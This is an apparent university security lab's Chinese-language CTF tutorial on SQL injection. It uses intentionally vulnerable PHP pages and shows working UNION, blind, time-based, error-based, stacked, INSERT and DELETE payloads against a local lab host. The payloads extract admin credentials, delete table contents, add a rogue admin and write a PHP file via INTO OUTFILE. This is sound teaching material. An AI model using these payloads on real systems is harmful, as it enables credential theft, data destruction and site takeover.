COMPASS CTF Tutorial 3: Network Protocols and Web Vulnerabilities

COMPASS CTF 教程【3】: Web 漏洞利用专题

30016794 Zhao, Li (Research Assistant)

COMPuter And System Security Lab, Computer Science and Technology Department, College of Engineering (CE), SUSTech University.
南方科技大学 工学院 计算机科学与技术系 计算机与系统安全实验室

2023 年 8 月 7 日

CTF 中的 SQL 注入

Web 应用开发过程中，为了内容的快速更新，很多开发者使用数据库进行数据存储。而由于开发者在程序编写过程中，对传入用户数据的过滤不严格，将可能存在的攻击载荷拼接到 SQL 查询语句中，再将这些查询语句传递给后端的数据库执行，从而引发实际执行的语句与预期功能不一致的情况。这种攻击被称为 **SQL 注入攻击**。[1]
大多数应用在开发时将诸如密码等的数据放在数据库中，由于 SQL 注入攻击能够泄露系统中的敏感信息，使之成为了进入各 Web 系统的入口级漏洞，因此各大 CTF 赛事将 SQL 注入作为 Web 题目的出题点之一，SQL 注入漏洞也是现实场景下最常见的漏洞类型之一。[2]

SQL 注入基础

SQL 注入是开发者对用户输入的参数过滤不严格，导致用户输入的数据能够影响预设查询功能的一种技术，通常将导致数据库的原有信息泄露、篡改，甚至被删除。我们用一些简单的例子详细介绍 SQL 注入的基础，包括数字型注入、UNION 注入、字符型注入、布尔盲注、时间注入、报错注入和堆叠注入等注入方式和对应的利用技巧。

数字型注入和 UNION 注入

第一个例子的 PHP 部分源代码（sql1.php）如下（代码含义见注释）。

```php
<?php
    // 连接本地 MySQL，数据库为 test
    $conn = mysqli_connect("127.0.0.1","root","root","test");
    // 查询 wp_news 表的 title、content 字段，id 为 GET 输入的值
    $res = mysqli_query($conn,"SELECT title, content  FROM wp_news  WHERE id=".$_GET['id']);
    // 说明：代码和命令对于 SQL 语句不区分大小写，书中为了让读者清晰表示，对于关键字采用大写形式
    // 将查询到的结果转化为数组
    $row = mysqli_fetch_array($res);
    echo "<center>";
    // 输出结果中的 title 字段值
    echo "<h1>".$row['title']."</h1>";
    echo "<br>";
    // 输出结果中的 content 字段值
    echo "<h1>".$row['content']."</h1>";
    echo "</center>";
?>
```

数字型注入和 UNION 注入

数据库的表结构见图 SQL 注入-1。新闻表 wp_news 的内容见图 SQL 注入-2。用户表 wp_user 的内容见图 SQL 注入-3。

```
mysql> show tables;
+----------------+
| Tables_in_test |
+----------------+
| wp_files       |
| wp_news        |
| wp_user        |
+----------------+
3 rows in set (0.00 sec)
```

图: SQL 注入-1

数字型注入和 UNION 注入

```
mysql> select * from wp_news;
+------+----------+---------------------+
| id   | title    | content             |
+------+----------+---------------------+
|    1 | sqli     | it is the beginning |
|    2 | have fun | have fun baby!      |
+------+----------+---------------------+
2 rows in set (0.00 sec)
```

图: SQL 注入-2

```
mysql> select * from wp_user;
+------+-------+---------------------------+
| id   | user  | pwd                       |
+------+-------+---------------------------+
|    1 | admin | this_is_the_admin_password |
+------+-------+---------------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-3

数字型注入和 UNION 注入

我们的目标是通过 HTTP 的 GET 方式输入的 id 值，将本应查询新闻表的功能转变成查询 admin（通常为管理员）的账号和密码（密码通常是 hash 值，这里为了演示变为明文 **this_is_the_admin_password**）。管理员的账号和密码是一个网站系统最重要的凭据，入侵者可以通过它登录网站后台，从而控制整个网站内容。
通过网页访问链接 **http://192.168.20.133/sql1.php?id=1**，结果见图 SQL 注入-4。

数字型注入和 UNION 注入

图: SQL 注入-4

页面显示的内容与图 SQL 注入-2 的新闻表 wp_news 中的第一行 id 为 1 的结果一致。事实上，PHP 将 GET 方法传入的 **id=1** 与前面的 SQL 查询语句进行了拼接。原查询语句如下：

```
$res = mysqli_query($conn, "SELECT title, content  FROM wp_news  WHERE id=".$_GET['id']);
```

数字型注入和 UNION 注入

收到请求 **http://192.168.20.133/sql1.php?id=1** 的**$_GET['id']** 被赋值为 1，最后传给 MySQL 的查询语句如下：

```
SELECT title, content  FROM wp_news  WHERE id = 1
```

我们直接在 MySQL 中查询也能得到相同的结果，见图 SQL 注入-5。

```
mysql> select title,content from wp_news where id=1;
+-------+---------------------+
| title | content             |
+-------+---------------------+
| sqli  | it is the beginning |
+-------+---------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-5

数字型注入和 UNION 注入

现在互联网上绝大多数网站的内容是预先存储在数据库中，通过用户传入的 id 等参数，从数据库的数据中查询对应记录，再显示在浏览器中，如 **https://bbs.symbo1.com/t/topic/53** 中的“**53**”，见图 SQL 注入-6。

图: SQL 注入-6

数字型注入和 UNION 注入

下面演示通过用户输入的 id 参数进行 SQL 注入攻击的过程。
访问链接 **http://192.168.20.133/sql1.php?id=2**，可以看到图 SQL 注入-7 中显示了图 SQL 注入-2 中 id 为 2 的记录，再访问链接 **http://192.168.20.133/sql1.php?id=3-1**，可以看到页面仍显示 **id=2** 的记录，见图 SQL 注入-8。这个现象说明，MySQL 对“**3-1**”表达式进行了计算并得到结果为 2，然后查询了 id=2 的记录。

数字型注入和 UNION 注入

从数字运算这个特征行为可以判断该注入点为数字型注入，表现为输入点“$_GET['id']”附近没有引号包裹（从源码也可以证明这点），这时我们可以直接输入 SQL 查询语句来干扰正常的查询（结果见图 SQL 注入-9）：

```
SELECT title, content FROM wp_news WHERE id = 1 UNION SELECT user, pwd  FROM wp_user
```

数字型注入和 UNION 注入

图: SQL 注入-7 正常的查询链接



图: SQL 注入-8

数字型注入和 UNION 注入

```
mysql> select title,content from wp_news where id=1 union select user,pwd from w
p_user;
+--------+----------------------------+
| title | content                    |
+--------+----------------------------+
| sqli   | it is the beginning        |
| admin | this_is_the_admin_password |
+--------+----------------------------+
2 rows in set (0.00 sec)
```

图: SQL 注入-9

数字型注入和 UNION 注入

这个 SQL 语句的作用是查询新闻表中 id=1 时对应行的 title、content 字段的数据，并且联合查询用户表中的 user、pwd（即账号密码字段）的全部内容。
我们通过网页访问时应只输入 id 后的内容，即访问链接：**http://192.168.20.133/sql1.php?id=1 union select user,pwd from wp_user**。结果见图 SQL 注入-10，图中的“**%20**”是空格的 URL 编码。浏览器会自动将 URI 中的特殊字符进行 URL 编码，服务器收到请求后会自动进行 URL 解码。

数字型注入和 UNION 注入

图: SQL 注入-10

数字型注入和 UNION 注入

然而图 SQL 注入-10 中并未按预期显示用户和密码的内容。事实上，MySQL 确实查询出了两行记录，但是 PHP 代码决定了该页面只显示一行记录，所以我们需要将账号密码的记录显示在查询结果的第一行。此时有多种办法，如可以继续在原有数据后面加上“**limit 1,1**”参数（显示查询结果的第 2 条记录，见图 SQL 注入-11）。“limit 1,1”是一个条件限定，作用是取查询结果第 1 条记录后的 1 条记录。又如，指定 **id=-1** 或者一个很大的值，使得图 SQL 注入-9 中的第一行记录无法被查询到（见图 SQL 注入-12），这样结果就只有一行记录了（见图 SQL 注入-13）。

数字型注入和 UNION 注入

```
mysql> select title,content from wp_news where id=1 union select user,pwd from w
p_user limit 1,1;
+-------+----------------------------+
| title | content                    |
+-------+----------------------------+
| admin | this_is_the_admin_password |
+-------+----------------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-11

```
mysql> select title,content from wp_news where id=-1
    -> ;
Empty set (0.00 sec)
```

图: SQL 注入-12

数字型注入和 UNION 注入

```
mysql> select title,content from wp_news where id=-1 union select user,pwd from
wp_user ;
+-------+----------------------------+
| title | content                    |
+-------+----------------------------+
| admin | this_is_the_admin_password |
+-------+----------------------------+
1 row in set (0.01 sec)
```

图: SQL 注入-13

数字型注入和 UNION 注入

通常采用图 SQL 注入-13 所示的方法，访问 **http://192.168.20.133/sql1.php?id=-1 union select user,pwd from wp_user**，结果见图 SQL 注入-14，通过数字型注入，成功地获得了用户表的账号和密码。

图: SQL 注入-14

数字型注入和 UNION 注入

通常把使用 UNION 语句将数据展示到页面上的注入办法称为 **UNION（联合查询）注入**。
刚才的例子是因为我们已经知道了数据库结构，那么在测试情况下，如何知道数据表的字段名 pwd 和表名 wp_user 呢？
MySQL 5.0 版本后，默认自带一个数据库 information_schema，MySQL 的所有数据库名、表名、字段名都可以从中查询到。虽然引入这个库是为了方便数据库信息的查询，但客观上大大方便了 SQL 注入的利用。

数字型注入和 UNION 注入

下面开始注入实战。假设我们不知道数据库的相关信息，先通过 **id=3-1** 和 **id=2** 的回显页面一致（即图 SQL 注入-7 与图 SQL 注入-8 的内容一致）判断这里存在一个数字型注入，然后通过联合查询，查到本数据库的其他所有表名。访问 **http://192.168.20.133/sql1.php?id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()**，结果见图 SQL 注入-15。

图: SQL 注入-15

数字型注入和 UNION 注入

table_name 字段是 information_schema 库的 tables 表的表名字段。表中还有数据库名字段 table_schema。而 database() 函数返回的内容是当前数据库的名称，group_concat 是用“,”联合多行记录的函数。也就是说，该语句可以联合查询当前库的所有（事实上有一定的长度限制）表名并显示在一个字段中。而图 SQL 注入-15 与图 SQL 注入-16 的结果一致也证明了该语句的有效性。这样就可以得到存在数据表 wp_user。

数字型注入和 UNION 注入

```
mysql> select table_name from information_schema.tables where table_schema=datab
ase();
+------------+
| table_name |
+------------+
| wp_files   |
| wp_news    |
| wp_user    |
+------------+
3 rows in set (0.00 sec)
```

图: SQL 注入-16

数字型注入和 UNION 注入

同理，通过 columns 表及其中的 column_name 查询出的内容即为 wp_user 中的字段名。访问 **http://192.168.20.133/sql1.php?id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='wp_user'**，可以得到对应的字段名，见图 SQL 注入-17。

数字型注入和 UNION 注入

图: SQL 注入-17

至此，第一个例子结束。数字型注入的**关键**在于找到输入的参数点，然后通过加、减、乘除等运算，判断出输入参数附近没有引号包裹，再通过一些通用的攻击手段，获取数据库的敏感信息。

字符型注入和布尔盲注

下面简单修改 sql1.php 的源代码，将其改成 sql2.php，如下所示。

sql2.php

```php
<?php
    $conn = mysqli_connect("127.0.0.1", "root", "root", "test");
    $res = mysqli_query($conn, "SELECT title, content FROM wp_news WHERE id = '".$_GET['id']."'");
    $row = mysqli_fetch_array($res);
    echo "<center>";
    echo "<h1>".$row['title']."</h1>";
    echo "<br>";
    echo "<h1>".$row['content']."</h1>";
    echo "</center>";
?>
```

字符型注入和布尔盲注

其实与 sql1.php 相比，它只是在 GET 参数输入的地方包裹了单引号，让其变成字符串。在 MySQL 中查询：

```
SELECT title, content  FROM wp_news  WHERE id = '1';
```

结果见图 SQL 注入-18。

字符型注入和布尔盲注

```
mysql> select title,content from wp_news where id='1';
+-------+---------------------+
| title | content             |
+-------+---------------------+
| sqli  | it is the beginning |
+-------+---------------------+
1 row in set (0.00 sec)

mysql> desc wp_news;
+---------+--------------+------+-----+---------+-------+
| Field   | Type         | Null | Key | Default | Extra |
+---------+--------------+------+-----+---------+-------+
| id      | int(5)       | YES  |     | NULL    |       |
| title   | varchar(255) | YES  |     | NULL    |       |
| content | text         | YES  |     | NULL    |       |
+---------+--------------+------+-----+---------+-------+
3 rows in set (0.00 sec)
```

图: SQL 注入-18

字符型注入和布尔盲注

在 MySQL 中，等号两边如果类型不一致，则会发生强制转换。当数字与字符串数据比较时，字符串将被转换为数字，再进行比较，见图 SQL 注入-19。字符串 1 与数字相等；字符串 1a 被强制转换成 1，与 1 相等；字符串 a 被强制转换成 0 所以与 0 相等。



图: SQL 注入-19

字符型注入和布尔盲注

按照这个特性，我们容易判断输入点是否为字符型，也就是是否有引号（可能是单引号也可能是双引号，绝大多数情况下是单引号）包裹。
访问 **http://192.168.20.133/sql2.php?id=3-2**，结果见图 SQL 注入-20，页面为空，猜测不是数字型，可能是字符型。继续尝试访问 **http://192.168.20.133/sql2.php?id=2a**，结果见图 SQL 注入-21，说明确实是字符型。

字符型注入和布尔盲注

图: SQL 注入-20

图: SQL 注入-21

字符型注入和布尔盲注

尝试使用单引号来闭合前面的单引号，再用“**–%20**”或“**%23**”注释后面的语句。注意，这里一定要 URL 编码，空格的编码是“%20”，“#”的编码是“%23”。
访问 **http://192.168.20.133/sql2.php?id=2%27%23**，结果见图 SQL 注入-22。

图: SQL 注入-22

字符型注入和布尔盲注

成功显示内容，此时的 MySQL 语句如下：

```
SELECT title, content  FROM wp_news  WHERE id = '1'#'
```

输入的单引号闭合了前面预置的单引号，输入的“#”注释了后面预置的单引号，查询语句成功执行，接下来的操作就与数字型注入一致了，结果见图 SQL 注入-23。

图: SQL 注入-23

字符型注入和布尔盲注

当然，除了注释，也可以用单引号来闭合后面的单引号，见图 SQL 注入-24。

图: SQL 注入-24

字符型注入和布尔盲注

访问 **http://192.168.20.133/sql2.php?id=1'and'1**，这时数据库查询语句见图 SQL 注入-25。

```
mysql> select title,content from wp_news where id='1' and '1'
    -> ;
+-------+---------------------+
| title | content             |
+-------+---------------------+
| sqli  | it is the beginning |
+-------+---------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-25

字符型注入和布尔盲注

关键字 WHERE 是 SELECT 操作的一个判断条件，之前的 id=1 即查询条件。这里，AND 代表需要同时满足两个条件，**一个是 id=1**，另一个是**'1'**。由于字符串'1' 被强制转换成 True，代表这个条件成立，因此数据库查询出 id=1 的记录。

再看图 SQL 注入-26 所示的语句：第 1 个条件仍为 id=1，第 2 个条件字符串'a' 被强制转换成逻辑假，所以条件不满足，查询结果为空。当页面显示为 sqli 时，AND 后面的值为真，当页面显示为空时，AND 后面的值为假。虽然我们看不到直接的数据，但是可以通过注入推测出数据，这种技术被称为**布尔盲注**。

字符型注入和布尔盲注

```
mysql> select title,content from wp_news where id='1' and 'a'
    -> ;
Empty set, 1 warning (0.00 sec)
```

图: SQL 注入-26

字符型注入和布尔盲注

那么，这种情况下如何获得数据呢？我们可以猜测数据。例如，先试探这个数据是否为'a'，如果是，则页面显示 id=1 的回显，否则页面显示空白；再试探这个数据是否为'b'，如果数据只有 1 位，那么只要把可见字符都试一遍就能猜到。假设被猜测的字符是'f'，访问 **http://192.168.20.133/sql2.php?id=1'and'f'='a'**，猜测为'a'，没有猜中，于是尝试'b'、'c'、'd'、'e'，都没有猜中，直到尝试'f' 的时候，猜中了，于是页面回显了 id=1 的内容，见图 SQL 注入-27。

字符型注入和布尔盲注

当然，这样依次猜测的速度太慢。我们可以换个符号，使用小于符号按范围猜测。访问链接 **http://192.168.20.133/sql2.php?id=1'and'f'<'n'**，这样可以很快知道被猜测的数据小于字符'n'，随后用二分法继续猜出被测字符。

上述情况只是在单字符条件下，但实际上数据库中的数据大多不是一个字符，那么，在这种情况下，我们如何获取每一位数据？答案是利用 MySQL 自带的函数进行数据截取，如 substring()、mid()、substr()，见图 SQL 注入-28。

字符型注入和布尔盲注

图: SQL 注入-27

```
mysql> select substring("123",2,1),mid("abcde",1,1),substr("12345",1,1);
+----------------------+------------------+----------------------+
| substring("123",2,1) | mid("abcde",1,1) | substr("12345",1,1) |
+----------------------+------------------+----------------------+
| 2                    | a                | 1                    |
+----------------------+------------------+----------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-28

字符型注入和布尔盲注

上面简单介绍了布尔盲注的相关原理，下面利用布尔盲注来获取 admin 的密码。在 MySQL 中查询（结果见图 SQL 注入-29）：

```
SELECT concat(user, 0x7e, pwd)  FROM wp_user
```

然后截取数据的第 1 位（结果见图 SQL 注入-30）：

```
SELECT MID((SELECT concat(user, 0x7e, pwd)  FROM wp_user), 1, 1)
```

于是完整的利用 SQL 语句如下：

```
SELECT title, content  FROM wp_news WHERE id = '1' AND
                       (SELECT MID((SELECT concat(user, 0x7e, pwd)  FROM wp_user), 1, 1)) = 'a'
```

字符型注入和布尔盲注

```
mysql> select concat(user,0x7e,pwd) from wp_user
    -> ;
+-----------------------------------+
| concat(user,0x7e,pwd)             |
+-----------------------------------+
| admin~this_is_the_admin_password |
+-----------------------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-29

```
mysql> select mid((select concat(user,0x7e,pwd) from wp_user),1,1)
    -> ;
+-----------------------------------------------------+
| mid((select concat(user,0x7e,pwd) from wp_user),1,1) |
+-----------------------------------------------------+
| a                                                   |
+-----------------------------------------------------+
1 row in set (0.00 sec)
```

图: SQL 注入-30

字符型注入和布尔盲注

访问链接 **http://192.168.20.133/sql2.php?id=1'and(select mid((select concat(user,0x7e,pwd) from wp_user) ,1,1))='a'%23**，结果见图 SQL 注入-31。截取第 2 位，访问 **http://192.168.20.133/sql2.php?id=1'and(select mid((select concat(user,0x7e,pwd) from wp_user),2,1))='d'%23**，结果与图 SQL 注入-31 的一致，说明第 2 位是'd'。以此类推，即可得到相应的数据。



图: SQL 注入-31

字符型注入和布尔盲注

在盲注过程中，根据页面回显的不同来判断布尔盲注比较常见，除此之外，还有一类盲注方式。由于某些情况下，页面回显的内容完全一致，故需要借助其他手段对 SQL 注入的执行结果进行判断，如通过服务器执行 SQL 语句所需要的时间，见图 SQL 注入-32。在执行的语句中，由于 sleep(1) 的存在，使整个语句在执行时需要等待 1 秒，导致执行该查询需要至少 1 秒的时间。通过修改 sleep() 函数中的参数，我们可以延时更长，来保证是注入导致的延时，而不是业务正常处理导致的延时。与回显的盲注的直观结果不同，通过 sleep() 函数，利用 IF 条件函数或 AND、OR 函数的短路特性和 SQL 执行的时间判断 SQL 攻击的结果，这种注入的方式被称为时间盲注。其本质与布尔盲注类似，故具体利用方式不再赘述。

字符型注入和布尔盲注

```
mysql> select title,content from wp_news where id='1' or sleep(1);
+-------+--------------------+
| title | content            |
+-------+--------------------+
| sqli  | it is the beginning |
+-------+--------------------+
1 row in set (1.00 sec)
```

图: SQL 注入-32

报错注入

有时为了方便开发者调试，有的网站会开启错误调试信息，部分代码如 sql3.php 所示。

sql3.php

```php
<?php
    $conn = mysqli_connect("127.0.0.1", "root", "root", "test");
    $res = mysqli_query($conn, "SELECT title, content  FROM wp_news
                WHERE id = '".$_GET['id']."'") OR VAR_DUMP(mysqli_error($conn));    // 显示错误
    $row = mysqli_fetch_array($res);
    echo "<center>";
    echo "<h1>".$row['title']."</h1>";
    echo "<br>";
    echo "<h1>".$row['content']."</h1>";
    echo "</center>";
?>
```

报错注入

此时，只要触发 SQL 语句的错误，即可在页面上看到错误信息，见图 SQL 注入-33。这种攻击方式则是因为 MySQL 会将语句执行后的报错信息输出，故称为**报错注入**。

图: SQL 注入-33

报错注入

通过查阅相关文档可知，updatexml 在执行时，第二个参数应该为合法的 XPATH 路径，否则会在引发报错的同时将传入的参数进行输出，如图 SQL 注入-34 所示。

```
mysql> select title,content from wp_news where id='1' or updatexml(1,concat(0x7e
,(select pwd from wp_user)),1)
    -> ;
ERROR 1105 (HY000): XPATH syntax error: '~this_is_the_admin_password'
```

图: SQL 注入-34

报错注入

利用这个特征，针对存在报错显示的例子，将我们想得到的信息传入 updatexml 函数的第二个参数，在浏览器中尝试访问链接 **http://192.168.20.133/sql3.php?id=1'or updatexml(1,concat(0x7e,(select pwd from wp_user)),1)%23**，结果见图 SQL 注入-35。

图: SQL 注入-35

报错注入

另外，当目标开启多语句执行的时候，可以采用多语句执行的方式修改数据库的任意结构和数据，这种特殊的注入情况被称为堆叠注入。
部分源代码如 sql4.php 所示。

sql4.php

```php
<?php
    $db = new PDO("mysql:host=localhost:3306;dbname=test", 'root', 'root');
    $sql = "SELECT title, content  FROM wp_news  WHERE id='".$_GET['id']."'";
    try {
        foreach($db->query($sql) as $row) {
            print_r($row);
        }
    }
    catch(PDOException $e) {
        echo $e->getMessage();
        die();
    }
?>
```

报错注入

此时可在闭合单引号后执行任意 SQL 语句，如在浏览器中尝试访问 **http://192.168.20.133/sql4.php?id=1%27;delete%20%20from%20wp_files;%23**，结果见图 SQL 注入-36，删除了表 wp_files 中的所有数据。

图: SQL 注入-36

报错注入

我们讲述了数字型注入、UNION 注入、布尔盲注、时间盲注、报错注入，这些是在后续注入中需要用到的基础。根据获取数据的便利性，这些注入技巧的使用优先级是：UNION 注入>报错注入>布尔盲注>时间盲注。
堆叠注入不在排序范围内，因为其通常需要结合其他技巧使用才能获取数据。

SELECT 注入

SELECT 语句用于数据表记录的查询，常在界面展示的过程使用，如新闻的内容、界面的展示等。SELECT 语句的语法如下：

```
SELECT
    [ALL | DISTINCT | DISTINCTROW ]
      [HIGH_PRIORITY]
      [STRAIGHT_JOIN]
      [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT]
      [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]
      select_expr[, select_expr ...]
    [FROM table_references
      [PARTITION partition_list]
    [WHERE where_condition]
    [GROUP BY {col_name | expr | position}
      [ASC | DESC], ... [WITH ROLLUP]]
    [HAVING where_condition]
    [ORDER BY {col_name | expr | position}
      [ASC | DESC], ...]
    [LIMIT {[offset,] row_count | row_count OFFSET offset}]
    [PROCEDURE procedure_name(argument_list)]
    [INTO OUTFILE 'file_name'
        [CHARACTER SET charset_name]
        export_options | INTO DUMPFILE 'file_name' | INTO var_name [, var_name]]
    [FOR UPDATE | LOCK IN SHARE MODE]]
```

SELECT 注入

注入点在 select_expr

源代码如 sqln1.php 所示。

sqln1.php

```
<?php
    $conn = mysqli_connect("127.0.0.1", "root", "root", "test");
    $res = mysqli_query($conn, "SELECT ${_GET['id']}, content ROM wp_news");
    $row = mysqli_fetch_array($res);
    echo "<center>";
    echo "<h1>".$row['title']."</h1>";
    echo "<br>";
    echo "<h1>".$row['content']."</h1>";
    echo "</center>";
?>
```

SELECT 注入

此时可以采取时间盲注进行数据获取，不过根据 MySQL 的语法，我们有更优的方法，即利用 AS 别名的方法，直接将查询的结果显示到界面中。访问链接 **http://192.168.20.133/sqln1.php?id=(select%20pwd%20from%20wp_user)%20as%20title**，见图 SQL 注入-37。

图: SQL 注入-37

SELECT 注入

注入点在 table_reference

上文中的 SQL 查询语句改为如下：

```
$res = mysqli_query($conn, "SELECT title  FROM ${_GET['table']}");
```

我们仍可以用别名的方式直接取出数据，如

```
SELECT title FROM (SELECT pwd AS title  FROM wp_user)x;
```

当然，在不知表名的情况下，可以先从 information_schema.tables 中查询表名。

在 select_expr 和 table_reference 的注入，如果注入的点有反引号包裹，那么需要先闭合反引号。可以在自己本地测试具体语句。

SELECT 注入

注入点在 WHERE 或 HAVING 后
SQL 查询语句如下：

```
$res = mysqli_query($conn, "SELECT title FROM wp_news WHERE id = ${_GET[id]}");
```

这种情况已经在注入基础中讲过，也是现实中最常遇到的情况，要先判断有无引号包裹，再闭合前面可能存在的括号，即可进行注入来获取数据。
注入点在 HAVING 后的情况与之相似。

SELECT 注入

注入点在 GROUP BY 或 ORDER BY 后

当遇到不是 WHERE 后的注入点时，先在本地的 MySQL 中进行尝试，看语句后面能加什么，从而判断当前可以注入的位置，进而进行针对性的注入。假设代码如下：

```
$res = mysqli_query($conn, "SELECT title FROM wp_news GROUP BY ${_GET['title']}");
```

经过测试可以发现，**title=id desc,(if(1,sleep(1),1))** 会让页面迟 1 秒，于是可以利用时间注入获取相关数据。

此类情况在大部分开发者有了安全意识后仍广泛存在，主要原因是开发者在编写系统框架时无法使用预编译的办法处理这类参数。事实上，只要对输入的值进行白名单比对，基本上就能防御这种注入。

SELECT 注入

注入点在 LIMIT 后

LIMIT 后的注入判断比较简单，通过更改数字大小，页面会显示更多或者更少的记录数。由于语法限制，前面的字符注入方式不可行（LIMIT 后只能是数字），在整个 SQL 语句没有 ORDER BY 关键字的情况下，可以直接使用 UNION 注入。另外，我们可根据 SELECT 语法，通过加入 PROCEDURE 来尝试注入，这类语句只适合 MySQL 5.6 前的版本，见图 SQL 注入-38。

```
mysql> select id from wp_news limit 2 procedure analyse(extractvalue(1,concat(0x3a,version())),1);
ERROR 1105 (HY000): XPATH syntax error: ':5.5.59-0ubuntu0.14.04.1'
```

图: SQL 注入-38

SELECT 注入

同样可以基于时间注入，语句如下：

```
PROCEDURE analyse((SELECT extractvalue(1, concat(0x3a, (IF(MID(VERSION(), 1, 1) LIKE 5,
                        BENCHMARK(5000000, SHA1(1)), 1))))), 1)
```

SELECT 注入

BENCHMARK 语句的处理时间大约是 1 秒。在有写入权限的特定情况条件下，我们也可以使用 INTO OUTFILE 语句向 Web 目录写入 webshell，在无法控制文件内容的情况下，可通过 “SELECT xx INTO outfile’/tmp/xxx.php’LINES TERMINATED BY’<?php phpinfo();?>’” 的方式控制部分内容，见图 SQL 注入-39。

```
mysql> select 1 into outfile '/tmp/1234.php' LINES TERMINATED BY '<?php ph
);?>';
Query OK, 1 row affected (0.00 sec)
```

```
xiaojunjie@ubuntu:/tmp$ cat 1234.php
1<?php phpinfo();?>xiaojunjie@ubuntu:/tmp$
```

图: SQL 注入-39

INSERT 注入

INSERT 语句是插入数据表记录的语句，网页设计中常在添加新闻、用户注册、回复评论的地方出现。INSERT 的语法如下：

```
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name
    [PARTITION (partition_name [, partition_name] ···)]
    [(col_name [, col_name] ···)]
    {VALUES | VALUE} (value_list) [, (value_list)] ···
    [ON DUPLICATE KEY UPDATE assignment_list]
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name
    [PARTITION (partition_name [, partition_name] ···)]
    SET assignment_list
    [ON DUPLICATE KEY UPDATE assignment_list]=
INSERT [LOW_PRIORITY | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name
    [PARTITION (partition_name [, partition_name] ···)]
    [(col_name [, col_name] ···)]
    SELECT ···
    [ON DUPLICATE KEY UPDATE assignment_list]
```

通常，注入位于字段名或者字段值的地方，且没有回显信息。

INSERT 注入

注入点位于 tbl_name

如果能够通过注释符注释后续语句，则可直接插入特定数据到想要的表内，如管理员表。例如，对于如下 SQL 语句：

```
$res = mysqli_query($conn, "INSERT INTO {$_GET['table']} VALUES(2,2,2,2)");
```

开发者预想的是，控制 table 的值为 wp_news，从而插入新闻表数据。由于可以控制表名，我们可以访问 **http://192.168.20.132/insert.php?table=wp_user values(2,'newadmin','newpass')%23**，访问前、后的 wp_user 表内容见图 SQL 注入-40。可以看到，已经成功地插入了一个新的管理员。

INSERT 注入

```
mysql> select * from wp_user
    -> ;
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
|    1 | admin    | password |
+------+----------+----------+
1 row in set (0.00 sec)

mysql> select * from wp_user;
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
|    1 | admin    | password |
|    2 | newadmin | newpass  |
+------+----------+----------+
2 rows in set (0.00 sec)
```

图: SQL 注入-40

INSERT 注入

注入点位于 VALUES

假设语句如下：

```
INSERT INTO wp_user VALUES(1, 1, '可控位置');
```

此时可先闭合单引号，然后另行插入一条记录，通常管理员和普通用户在同一个表，此时便可以通过表字段来控制管理员权限。注入语句如下：

```
INSERT INTO wp_user VALUES(1, 0, '1'), (2, 1, 'aaaa');
```

INSERT 注入

如果用户表的第 2 个字段代表的是管理员权限标识，便能插入一个管理员用户。在某些情况下，我们也可以将数据插入能回显的字段，来快速获取数据。假设最后一个字段的数据会被显示到页面上，那么采用如下语句注入，即可将第一个用户的密码显示出来：

```
INSERT INTO wp_user  VALUES(1, 1, '1'), (2, 2, (SELECT pwd FROM wp_user LIMIT 1));
```

UPDATE 注入

UPDATE 语句适用于数据库记录的更新，如用户修改自己的文章、介绍信息、更新信息等。UPDATE 语句的语法如下：

```
UPDATE [LOW_PRIORITY] [IGNORE] table_reference
    SET assignment_list
    [WHERE where_condition]
    [ORDER BY ···]
    [LIMIT row_count]
value:
    {expr | DEFAULT}
assignment:
    col_name = value
assignment_list:
    assignment [, assignment] ···
```

UPDATE 注入

例如，以注入点位于 SET 后为例。一个正常的 update 语句如图 SQL 注入-41，可以看到，原先表 wp_user 第 2 行的 id 数据被修改。

```
mysql> select *from wp_user
    -> ;
+------+-------+----------------------------+
| id   | user  | pwd                        |
+------+-------+----------------------------+
|    1 | admin | this_is_the_admin_password |
|    1 | 23    | 3                          |
| NULL | 222   | NULL                       |
+------+-------+----------------------------+
3 rows in set (0.00 sec)

mysql> update wp_user set id=3 where user ='23'
    -> ;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from wp_users
    -> ;
ERROR 1146 (42S02): Table 'test.wp_users' doesn't exist
mysql> select * from wp_user
    -> ;
+------+-------+----------------------------+
| id   | user  | pwd                        |
+------+-------+----------------------------+
|    1 | admin | this_is_the_admin_password |
|    3 | 23    | 3                          |
| NULL | 222   | NULL                       |
+------+-------+----------------------------+
```

图: SQL 注入-41

UPDATE 注入

当 id 数据可控时，则可修改多个字段数据，形如

```
UPDATE wp_user SET id=3, user='xxx' WHERE user = '23';
```

其余位置的注入点利用方式与 SELECT 注入类似，这里不再赘述。

DELETE 注入

DELETE 注入大多在 WHERE 后。假设 SQL 语句如下：

```
$res = mysqli_query($conn, "DELETE FROM wp_news WHERE id = {$_GET['id']}");
```

DELETE 语句的作用是删除某个表的全部或指定行的数据。对 id 参数进行注入时，稍有不慎就会使 WHERE 后的值为 True，导致整个 wp_news 的数据被删除，见图 SQL 注入-42。

DELETE 注入

```
mysql> select * from wp_news
    -> ;
+------+-------+---------+------+
| id   | title | content | time |
+------+-------+---------+------+
|    1 | 2     | 3       | 4    |
|    4 | 4     | 4       | 4    |
+------+-------+---------+------+
2 rows in set (0.00 sec)

